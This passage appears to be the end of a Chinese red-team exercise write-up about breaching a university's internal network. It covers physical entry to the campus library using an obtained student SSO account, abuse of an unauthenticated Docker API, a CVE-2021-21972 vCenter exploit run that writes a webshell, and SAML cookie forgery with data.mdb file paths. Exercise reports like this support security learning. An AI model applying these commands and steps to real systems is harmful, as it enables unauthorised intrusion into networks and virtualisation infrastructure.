眼看着所有能通向内网核心区的路径全寄了，我们只能想办法出奇制胜，摇人去近源渗透

叫甲方派了个人，混进学校内的图书馆，用之前获取到的学生sso账号接入校园网



如此一来，我们就有了稳定且不易察觉的内网通道😂

接下来就是常规操作了，漏扫核心网段，发现了docker api未授权和vcenter的RCE

← → ↻ ⚠ 不安全 | 2:2375/version

杂七杂八 社工工具 渗透文章 漏洞响应及学习平台 渗透博客 资源及源

```
1
2
3
4 {
5   "Platform": {
6     "Name": "Docker Engine - Community"
7   },
8   "Components": [
9     {
10      "Name": "Engine",
11      "Version": "19.03.8",
12      "Details": {
13        "ApiVersion": "1.35",
14        "Arch": "amd64",
15        "BuildTime": "2019-09-16T12:52:23Z",
16        "Experimental": false,
17        "GitCommit": "afdbb43",
18        "GoVersion": "go1.12.1",
19        "KernelVersion": "4.15.0-47-generic",
20        "MinAPIVersion": "1.34",
21        "Os": "linux"
22      }
23    },
24    {
```

可控制数十个镜像



```
jwoley @ MacBookPro in ~ [16:36:47] C:255
$ docker -H tcp://[REDACTED]:2375 images
REPOSITORY
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
:5000/8eeb8074-42c4-4d5b-9ba1-3e7843d8745b	latest	add716ad6dd4	20 months ago	5.35GB
:5000/fe23c32f9cfa4bc784685ab771b11ad0	latest	0a99baf6e60de	23 months ago	9.67GB
:5000/nvidia	latest	7b2b26546609	2 years ago	10.6GB
:5000/javaee	latest	d0ab097d8526	2 years ago	5.57GB
:5000/javaweb	latest	ed0e1332feb6	2 years ago	4.02GB
:5000/pythontech	latest	7d79e8f672f2	2 years ago	15.9GB
:5000/natural	latest	8d134ba9c0d5	2 years ago	9.47GB
:5000/python	latest	ca3c9c231faa	2 years ago	6.17GB
:5000/hive2.3.3	latest	4f10430bb5f4	2 years ago	8.4GB
:5000/etl	latest	c2d9be21c7a1	2 years ago	11.6GB
:5000/scala	latest	b99dc1d967dd	2 years ago	10.9GB
:5000/spark-cluster	latest	8b088adb10b9	2 years ago	8.82GB
:5000/spark-install	latest	74d8c009350a	2 years ago	8.36GB
:5000/centosnew	latest	07971786fe02	2 years ago	5.4GB
:5000/hbase	latest	de422eece531	2 years ago	9.39GB
:5000/hive	latest	10fd46fa3d91	2 years ago	8.52GB
:5000/slave2new	latest	831350dfc546	2 years ago	9.34GB
:5000/slave1new	latest	3ce737d9c40b	2 years ago	9.34GB
:5000/masternew	latest	d532497a6473	2 years ago	9.34GB
:5000/r-experiment	latest	f32dbaece864	2 years ago	5.76GB
:5000/master-install	latest	98a7518af0d2	2 years ago	4.55GB
:5000/slave1-install	latest	98a7518af0d2	2 years ago	4.55GB
:5000/slave2-install	latest	98a7518af0d2	2 years ago	4.55GB
:5000/flume	latest	9c26e4f0492b	2 years ago	8.2GB
:5000/consume	latest	cfe26b42631c	2 years ago	9.87GB
:5000/custvalue	latest	044e6aa7be31	2 years ago	9.83GB
:5000/economydev	latest	152dcf69e629	2 years ago	9.64GB
:5000/finance	latest	4be48d506125	2 years ago	10.1GB
:5000/movierec	latest	64e657edc58a	2 years ago	9.81GB
:5000/relation	latest	f1f9e612f453	2 years ago	9.87GB
:5000/sentiment	latest	eac809c6e78f	2 years ago	9.81GB
:5000/shares	latest	4695164ab365	2 years ago	10.4GB
:5000/studentnet	latest	a643b89a0fb9	2 years ago	10.4GB
:5000/trafficmsg	latest	2498b224f9df	2 years ago	9.69GB
:5000/standard	latest	c8f38c7da74d	2 years ago	9.64GB
:5000/scrappy	latest	74295030221c	2 years ago	6.21GB
:5000/gailun	latest	c466b1e6bed6	2 years ago	7.45GB
:5000/hadoop-install	latest	5a788540d4df	2 years ago	5.91GB
:5000/kettle-install	latest	c7a8a3c0b2bb	2 years ago	6.5GB

核心区VCenter存在CVE-2021-21972漏洞，可直接写入Webshell

```
C:\Users\29594\Downloads\CVE-2021-21972-main>python CVE-2021-21972.py -url 1
```

```

Test On vCenter 6.5 Linux/Windows
VMware-VCSA-all-6.7.0-8217866
VMware-VIM-all-6.7.0-8217866
VMware-VCSA-all-6.5.0-16613358
By: Sp4ce
Github: https://github.com/NS-Sp4ce

[*] Check [REDACTED] is vul ...
[!] https://[REDACTED] IS vul ...
[+] Identified: VMware vCenter Server 6.7.0 build-14792544 good

```

随后可利用Vcenter的shell权限实现cookie伪造

## 使用脚本

[https://github.com/horizon3ai/vcenter\\_saml\\_login/blob/main/vcenter\\_saml\\_login.py](https://github.com/horizon3ai/vcenter_saml_login/blob/main/vcenter_saml_login.py)


```
python3 vcenter_saml_login.py -t Vcenter内网ip -p data.mdb
```

data.mdb路径

windows: C:/ProgramData/VMware/vCenterServer/data/vmdird/data.mdb

linux: /storage/db/vmware-vmdir/data.mdb

使用生成的cookie进驻VCenter



分数刷满，润了~

## 0x06 末言

本文没有过多的技术性东西，主要是跟大家分享一下自己打攻防被“围追堵截”的经典案例，给奋斗在攻防一线的兄弟加油鼓劲

权限掉了，被踢出内网，莫要灰心气馁，见招拆招，才是攻防的乐趣所在